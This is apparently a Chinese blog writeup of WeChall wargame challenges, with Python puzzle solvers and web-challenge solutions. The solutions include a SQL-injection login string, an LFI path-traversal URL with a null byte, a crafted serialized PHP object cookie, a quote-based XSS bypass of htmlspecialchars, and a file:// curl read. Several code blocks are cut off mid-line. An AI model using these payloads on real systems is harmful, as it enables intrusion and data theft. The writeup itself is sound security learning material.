Wechall writeup By Assassin

原创

Assassin__is__me 于 2017-08-25 22:35:41 发布 4079 收藏 1

分类专栏： Web

本文链接：https://blog.csdn.net/qq_35078631/article/details/77512274

不得不说wechall的题目还是挺有趣的，外国的题目感觉和国内的题目不太一样，真是学习学习了，wp持续跟新

Prime Factory

```
#_*_ coding:utf-8 _*_
import math
def is_prime(num):
    for i in range(2,int(math.sqrt(num))+1):
        if num%i==0:
            return False
    return True

def get_total(num):
    total=0
    while num:
        total+=num%10
        num/=10
    return total


flag=0
number1=0
number2=0
for i in range(1000000,10000000):
    if is_prime(i) and is_prime(get_total(i)):
        if flag==0:
            number1=i
            flag=1
        elif flag==1:
            number2=i
            break
print number1,number2
print str(number1)+str(number2)
```

Training: Get Sourced

```
  <div class="cb"></div>
▶<footer id="gwf_footer">…</footer>
  <div id="wc_profile_slide"></div>
  <!-- Now this is a comment! -->
  <!-- You are looking for this password: html_sourcecode -->
 </body>
</html>
```


Training: ASCII

```
#_*_ coding:utf-8 _*_
s=[84, 104, 101, 32, 115, 111, 108, 117, 116, 105, 111, 110, 32, 105, 115, 58, 32, 101, 114, 103, 102,
flag=''
for i in s:
    flag+=chr(i)
print flag
```

Encodings: URL

```
#_*_ coding:utf-8 _*_
import urllib
url='%59%69%70%70%65%68%21%20%59%6F%75%72%20%55%52%4C%20%69%73%20%63%68%61%6C%6C%65%6E%67%65%2F%74%72%6
print urllib.unquote(url)
```

Training: Stegano I

```
42 4d 66 00  00 00 00 00  00 00 36 00  00 00 28 00   BMf.......6...(.
00 00 04 00  00 00 04 00  00 00 01 00  18 00 00 00   ................
00 00 30 00  00 00 00 00  00 00 00 00  00 00 00 00   ..0.............
00 00 00 00  00 00 4c 6f  6f 6b 20 77  68 61 74 20   ......Look what
74 68 65 20  68 65 78 2d  65 64 69 74  20 72 65 76   the hex-edit rev
65 61 6c 65  64 3a 20 70  61 73 73 77  64 3a 73 74   ealed: passwd:st
65 67 61 6e  6f 49 .. ..  .. .. .. ..  .. .. .. ..   eganoI..........
.. .. .. ..  .. .. .. ..  .. .. .. ..  .. .. .. ..   ................
```


Training: WWW-Robots

```
http://www.wechall.net/robots.txt
```

www.wechall.net/robots.txt

```
User-agent: *
Disallow: /challenge/training/www/robots/T0PS3CR3T


User-agent: Yandex
Disallow: *
```

```
http://www.wechall.net//challenge/training/www/robots/T0PS3CR3T
```

Training: Crypto - Caesar I

```
#_*_ coding:utf-8 _*_
import urllib
sss='NBY KOCWE VLIQH ZIR DOGJM IPYL NBY FUTS XIA IZ WUYMUL UHX SIOL OHCKOY MIFONCIH CM GBAHLZLGUFCX'
for i in range(26):
    flag=''
    for j in sss:
        if j !=' ':
            flag+=chr((ord(j)-ord('A')+i)%26+ord('A'))
        else :
            flag+=' '
    print flag
```

```
NBY KOCWE VLIQH ZIR DOGJM IPYL NBY FUTS XIA IZ WUYMUL UHX SIOL OHCKOY MIFONCIH CM GBAHLZLGUFCX
OCZ LPDXF WMJRI AJS EPHKN JQZM OCZ GVUT YJB JA XVZNVM VIY TJPM PIDLPZ NJGPODJI DN HCBIMAMHVGDY
PDA MQEYG XNKSJ BKT FQILO KRAN PDA HWVU ZKC KB YWAOWN WJZ UKQN QJEMQA OKHQPEKJ EO IDCJNBNIWHEZ
QEB NRFZH YOLTK CLU GRJMP LSBO QEB IXWV ALD LC ZXBPXO XKA VLRO RKFNRB PLIRQFLK FP JEDKOCOJXIFA
RFC OSGAI ZPMUL DMV HSKNQ MTCP RFC JYXW BME MD AYCQYP YLB WMSP SLGOSC QMJSRGML GQ KFELPDPKYJGB
SGD PTHBJ AQNVM ENW ITLOR NUDQ SGD KZYX CNF NE BZDRZQ ZMC XNTQ TMHPTD RNKTSHNM HR LGFMQEQLZKHC
THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG OF CAESAR AND YOUR UNIQUE SOLUTION IS MHGNRFRMALID
UIF RVJDL CSPXO GPY KVNQT PWFS UIF MBAZ EPH PG DBFTBS BOE ZPVS VOJRVF TPMVUJPO JT NIHOSGSNBMJE
VJG SWKEM DTQYP HQZ LWORU QXGT VJG NCBA FQI QH ECGUCT CPF AQWT WPKSWG UQNWVKQP KU OJIPTHTOCNKF
WKH TXLFN EURZQ IRA MXPSV RYHU WKH ODCB GRJ RI FDHVDU DQG BRXU XQLTXH VROXWLRQ LV PKJQUIUPDOLG
XLI UYMGO FVSAR JSB NYQTW SZIV XLI PEDC HSK SJ GEIWEV ERH CSYV YRMUYI WSPYXMSR MW QLKRVJVQEPMH
YMJ VZNHP GWTBS KTC OZRUX TAJW YMJ QFED ITL TK HFJXFW FSI DTZW ZSNVZJ XTQZYNTS NX RMLSWKWRFQNI
ZNK WAOIQ HXUCT LUD PASVY UBKX ZNK RGFE JUM UL IGKYGX GTJ EUAX ATOWAK YURAZOUT OY SNMTXLXSGROJ
AOL XBPJR IYVDU MVE QBTWZ VCLY AOL SHGF KVN VM JHLZHY HUK FVBY BUPXBL ZVSBAPVU PZ TONUYMYTHSPK
BPM YCQKS JZWEV NWF RCUXA WDMZ BPM TIHG LWO WN KIMAIZ IVL GWCZ CVQYCM AWTCBQWV QA UPOVZNZUITQL
CQN ZDRLT KAXFW OXG SDVYB XENA CQN UJIH MXP XO LJNBJA JWM HXDA DWRZDN BXUDCRXW RB VQPWAOAVJURM
DRO AESMU LBYGX PYH TEWZC YFOB DRO VKJI NYQ YP MKOCKB KXN IYEB EXSAEO CYVEDSYX SC WRQXBPBWKVSN
ESP BFTNV MCZHY QZI UFXAD ZGPC ESP WLKJ OZR ZQ NLPDLC LYO JZFC FYTBFP DZWFETZY TD XSRYCQCXLWTO
FTQ CGUOW NDAIZ RAJ VGYBE AHQD FTQ XMLK PAS AR OMQEMD MZP KAGD GZUCGQ EAXGFUAZ UE YTSZDRDYMXUP
GUR DHVPX OEBJA SBK WHZCF BIRE GUR YNML QBT BS PNRFNE NAQ LBHE HAVDHR FBYHGVBA VF ZUTAESEZNYVQ
HVS EIWQY PFCKB TCL XIADG CJSF HVS ZONM RCU CT QOSGOF OBR MCIF IBWEIS GCZIHWCB WG AVUBFTFAOZWR
IWT FJXRZ QGDLC UDM YJBEH DKTG IWT APON SDV DU RPTHPG PCS NDJG JCXFJT HDAJIXDC XH BWVCGUGBPAXS
JXU GKYSA RHEMD VEN ZKCFI ELUH JXU BQPO TEW EV SQUIQH QDT OEKH KDYGKU IEBKJYED YI CXWDHVHCQBYT
KYV HLZTB SIFNE WFO ALDGJ FMVI KYV CRQP UFX FW TRVJRI REU PFLI LEZHLV JFCLKZFE ZJ DYXEIWIDRCZU
LZW IMAUC TJGOF XGP BMEHK GNWJ LZW DSRQ VGY GX USWKSJ SFV QGMJ MFAIMW KGDMLAGF AK EZYFJXJESDAV
MAX JNBVD UKHPG YHQ CNFIL HOXK MAX ETSR WHZ HY VTXLTK TGW RHNK NGBJNX LHENMBHG BL PAZGKYKFTEBW
```

PHP 0817

```php
<?php
if (isset($_GET['which']))
{
        $which = $_GET['which'];
        switch ($which)
        {
        case 0:
        case 1:
        case 2:
                require_once $which.'.php';
                break;
        default:
                echo GWF_HTML::error('PHP-0817', 'Hacker NoNoNo!', false);
                break;
        }
}
?>
```

```
http://www.wechall.net/challenge/php0817/index.php?which=solution
```

这不算文件包含吧...

Training: WWW-Basics

需要服务器，暂时没做

Training: MySQL I

万能密码

```
username=admin' or '1'='1
```

Training: PHP LFI

```php
$filename = 'pages/'.(isset($_GET["file"])?$_GET["file"]:"welcome").'.html';
include $filename;
```

很有趣的题目，首先是发现两个网址的不同

```
http://www.wechall.net/challenge/training/php/lfi/up/index.php?file=welcome

http://www.wechall.net/challenge/training/php/lfi/solution.php
```

比较容易发现solution.php在当前目录下的上两级目录，即是`../../`，然后是文件包含，用`%00`截断多余的`.html`，而且想让eval第二次成立还必须存在如下路径

```
function lfiIsSafeDir($filename)
{
    $valid = array(
        'pages',
        'pages/../..',
        'pages/..',
    );
    $d = dirname($filename);
    return in_array($d, $valid, true);
}
```

这就更加明显了，最终payload

```
http://www.wechall.net/challenge/training/php/lfi/up/index.php?file=../../solution.php%00
```

Training: Register Globals

看原来的代码部分，Register Globals可以造成代码的覆盖，GET、POST、cookie均可能。这里在源代码注意到

```
# EMULATE REGISTER_GLOBALS = OFF
foreach ($_GET as $k => $v) { unset($$k); }
```

模仿变量覆盖来着，但是只是支持GET，和真正的Register Globals还不一样，一开始看叉了…
最终payload

```
http://www.wechall.net/challenge/training/php/globals/globals.php?login[0]=admin
```

PHP 0818

关键代码如下

```
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    # Check all the input characters!
    for ($i = 0; $i < strlen($number); $i++)
    {
        # Disallow all the digits!
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            # Aha, digit not allowed!
            return false;
        }
    }

    # Allow the magic number ...
    return $number == "3735929054";
}
```

明显过滤了1-9，但是没有过滤0，构造16进制绕过即可
paylaod

```
0xdeadc0de
```

Are you serial

题目也没有明确的说要干啥，蛋疼了好一段时间。找了半天没找到关键点，而且这个看着不怎么连续啊，看了看大师傅门的博客才知道想干嘛...
首先看到`insecure.inc.php`中的代码

```
<?php
/**
 * Ultra Safe Auto Include
 * @author Z
 * @param string $classname
 */
function my_autoloader($classname)
{
        chdir('challenge/are_you_serial');
        require_once './'.str_replace('.', '', $classname).'.php';
        chdir('../../');
}

/**
 * Registers auto include
 */
spl_autoload_register('my_autoloader');
?>
```

关键在于`spl_autoload_register`这个函数，这个函数是自动注册类用的，在当今特别是新型的框架（laravel、composer）中常用。
我们看到抓包得到的cookie很有特点

```
O:11:"SERIAL_User":3:{s:8:"username";s:3:"asd";s:8:"password";s:8:"testtest";s:9:"userlevel";i:0;}
```

原因是在post login之后调用了函数

```
...
if (isset($_POST['login']))
{
        $form->execute(Common::getPostString('username'));
}
...


final class SERIAL_LoginForm
{
        public function serial_formz()
        {
                $data = array();
                $data['username'] = array(GWF_Form::STRING, '', 'Username');
                $data['login'] = array(GWF_Form::SUBMIT, 'Login');
                return new GWF_Form($this, $data);
        }

        public function execute($username)
        {
                $password = 'testtest'; #random

                $user = new SERIAL_User($username, $password);

                $serial = serialize($user);

                $_COOKIE['serial_user'] = $serial;

                setcookie('serial_user', $serial, time()+31536000, GWF_WEB_ROOT_NO_LANG, GWF_DOMAIN, fa
        }
}
```


我们看到调用了SERIAL_User这个类。
我们继续code.php向下看存在一个反序列化！

```
if (false !== ($user = unserialize(Common::getCookie('serial_user', ''))))
{
        # Show welcome screen
        echo GWF_HTML::message('Serial Challenger', $chall->lang('msg_wb', array(htmlspecialchars($user

        # Show logout form
        echo $form_logout->serial_formz()->templateY($chall->lang('ft_logout'));
}
# Guest
else
{
        # Show login form
        echo $form->serial_formz()->templateY($chall->lang('ft_login'));
}
```

而我们之前说的`spl_autoload_register`函数，如果解析后是一个别的类，就会调用到别的类，我们需要调用的是`SERIAL_Solution.php`，猜测是cookie传参，我们将原来序列化的值稍作修改，名字改为`SERIAL_Solution`（长度随着改变）

```
O:15:"SERIAL_Solution":3:{s:8:"username";s:6:"serial";s:8:"password";s:8:"testtest";s:9:"userlevel";i:0
```

但是如果传参有login就会对cookie进行重新设置，我们需要去掉login传参即可！
修改如下



特别的是，如果有`spl_autoload_register`函数+文件上传可以getshell，这里放个连接

https://www.leavesongs.com/penetration/some-sangebaimao-ctf-writeups.html#0x02-getshell_1

htmlspecialchars

貌似是一个XSS题目，猛一看就是看到了存在htmlspecialchars函数转义，但是通过查找资料，该函数只是转义如下字符

```
&（和号） 成为&amp;
"（双引号） 成为 &quot;
'（单引号） 成为 &apos;
<（小于） 成为 &lt;
>（大于） 成为 &gt;
```

而且在默认的情况下有如此的设定

htmlspecialchars(string,quotestyle,character-set)

参数	描述
string	必需。规定要转换的字符串。
quotestyle	可选。规定如何编码单引号和双引号。
ENT_COMPAT - 默认。仅编码双引号。	
ENT_QUOTES - 编码双引号和单引号。	
ENT_NOQUOTES - 不编码任何引号。	


所以在默认的条件下就是不会转义单引号！

本地搭建环境如下

```php
<?php
if(isset($_GET['in']))
{
    $a=$_GET['in'];
    echo "<a href='http://".htmlspecialchars($a)."'>Exploit Me</a>";
    echo "</br>";
    echo htmlspecialchars("<a href='http://".htmlspecialchars($a)."'>Exploit Me</a>");
}
?>
```

给一个XSS不错的总结地址，轻松找到a标签的xss方式

http://blog.csdn.net/keepxp/article/details/52054388



然后这就是我们的exploit了，要修复并不难，加上参数`ENT_QUOTES`即可，最终solution如下

```
echo "<a href='http://".htmlspecialchars(Common::getPost('input'),ENT_QUOTES)."'>Exploit Me</a>";
```

PHP 0816

之前真是被PHP搞的过于紧张了，一直心想这这是什么函数有毛病？最后搞了半天发现这是程序流程的问题！首先我们看一下`code.php`前面的代码

```
foreach ($_GET as $key => $value)
{
        if ($key === 'src') {
                php0816SetSourceFile($value);
        }
        elseif ($key === 'mode') {
                php0816execute($value);
        }
        elseif ($key === 'hl') {
                php0816addHighlights($value);
        }
}
```


顾名思义就是依次接收GET的·数值，当接收到src变量的时候，设置要读取的文件名（其中有白名单限制）、当读到hl时选中需要加上标签的单词，mode变量（值必须时hl）对读取内容进行翻译。这是for循环，所以有顺序之分

我们看到在src调用的函数中设置了白名单，很难绕过

```
function php0816SetSourceFile($filename)
{
    $filename = (string) $filename;

    static $whitelist = array(
        'test.php',
        'index.php',
        'code.php',
    );

    # Sanitize by whitelist
    if (!in_array($filename, $whitelist, true))
    {
        $_GET['src'] = false;
    }
}
```

但是加入我们调换了参数的顺序，可以调换函数的调用顺序，造成先读取文件再过滤函数！最终我们只需要换一下顺序即可！payload如下:

```
http://www.wechall.net/challenge/php0816/code.php
?hl[0]=function
&mode=hl
&src=solution.php
```




```
<?php
# The solution is 'AnotherCodeflowMistake';
?>
NOTHING MORE?
END OF FILE!
```


Crappyshare

这题确实不是我自己做的，学习一波，说是一个文件包含的问题，分为文件上传和url上传，这个就很尴尬，文件上传找了半天没有看到什么方法，相反脆弱点再代码审计的地方，关键代码如下

```php
function upload_please_by_url($url)
{
        if (1 === preg_match('#^[a-z]{3,5}://#', $url)) # Is URL?
        {
                $ch = curl_init($url);
                curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
                curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
                curl_setopt($ch, CURLOPT_FAILONERROR, true);
                if (false === ($file_data = curl_exec($ch)))
                {
                        htmlDisplayError('cURL failed.');
                }
                else
                {
                        // Thanks
                        upload_please_thx($file_data);
                }
        }
        else
        {
                htmlDisplayError('Your URL looks errorneous.');
        }
}
```


我们可以看到php调用了curl，对于url变量只是进行了简单的过滤，验证你是不是网址，**file:理所应当地绕过了，这里通过curl重定向到了本地磁盘！！！**从而达到绕过的目的！所以构造payload如下即可
在框中填入

```
file://solution.php
```



PHP 0815

首先要明白注入点在哪很容易就是in_array()函数同is_numic（）函数一样，再弱类型匹配时候'1'=='1asd'，尤其时in_array()匹配不严格的时候存在问题，这样注入没毛病




想要改进in_array要严格匹配，加上第三个参数true构造

```
in_array($show, $whitelist,true)
```

但是返回别的东西...

简直是逗逼，然后我想到了修改一下它的类型，我想这是把1，2，3修改字符串，本地也是可以的，但是它就是不行，提交`strval()`未果，爆炸，但是输入了intval()就可以？？？改哪个不是改...什么狗屁...但是显示我得payload太长了

既然是强制转换成int型尝试强制转换呢？`int()`，结果出了这个



最短的黑魔法…

```
最短的黑魔法…. -> $show - 0
```

字符串-0…变成了int…

No Escape

首先接收到源码

```php
<?php
//
// Trigger Moved to index.php
//if (false !== ($who = Common::getGet('vote_for'))) {
//  noesc_voteup($who);
//}
//
/**
 * Get the database link
 * @return GDO_Database
 */
function noesc_db()
{
    static $noescdb = true;
    if ($noescdb === true)
    {
        $noescdb = gdo_db_instance('localhost', NO_ESCAPE_USER, NO_ESCAPE_PW, NO_ESCAPE_DB);
        $noescdb->setLogging(false);
        $noescdb->setEMailOnError(false);
    }
    return $noescdb;
}

/**
 * Create table (called by install-script)
 * The table layout is crappy, there is only 1 row in the table Go.
 * @return boolean
 */
function noesc_createTable()
{
    $db = noesc_db();
    $query =
```

```
        "CREATE TABLE IF NOT EXISTS noescvotes ( ".
        "id     INT(11) UNSIGNED PRIMARY KEY, ". # I could have one row per candidate, but currently th
        "bill   INT(11) UNSIGNED NOT NULL DEFAULT 0, ". # bill column
        "barack INT(11) UNSIGNED NOT NULL DEFAULT 0, ". # barack column
        "george INT(11) UNSIGNED NOT NULL DEFAULT 0 )"; # george columb

    if (false === $db->queryWrite($query)) {
        return false;
    }
    return noesc_resetVotes();
}

/**
 * Reset the votes.
 * @return void
 */
function noesc_resetVotes()
{
    noesc_db()->queryWrite("REPLACE INTO noescvotes VALUES (1, 0, 0, 0)");
    echo GWF_HTML::message('No Escape', 'All votes have been reset', false);
}

/**
 * Count a vote.
 * Reset votes when we hit 100 or 111.
 * TODO: Implement multi language
 * @param string $who
 * @return void
 */
function noesc_voteup($who)
{
    if ( (stripos($who, 'id') !== false) || (strpos($who, '/') !== false) ) {
        echo GWF_HTML::error('No Escape', 'Please do not mess with the id. It would break the challenge
        return;
    }


    $db = noesc_db();
    $who = mysql_real_escape_string($who);
    $query = "UPDATE noescvotes SET `$who`=`$who`+1 WHERE id=1";
    if (false !== $db->queryWrite($query)) {
        echo GWF_HTML::message('No Escape', 'Vote counted for '.GWF_HTML::display($who), false);
    }

    noesc_stop100();
}

/**
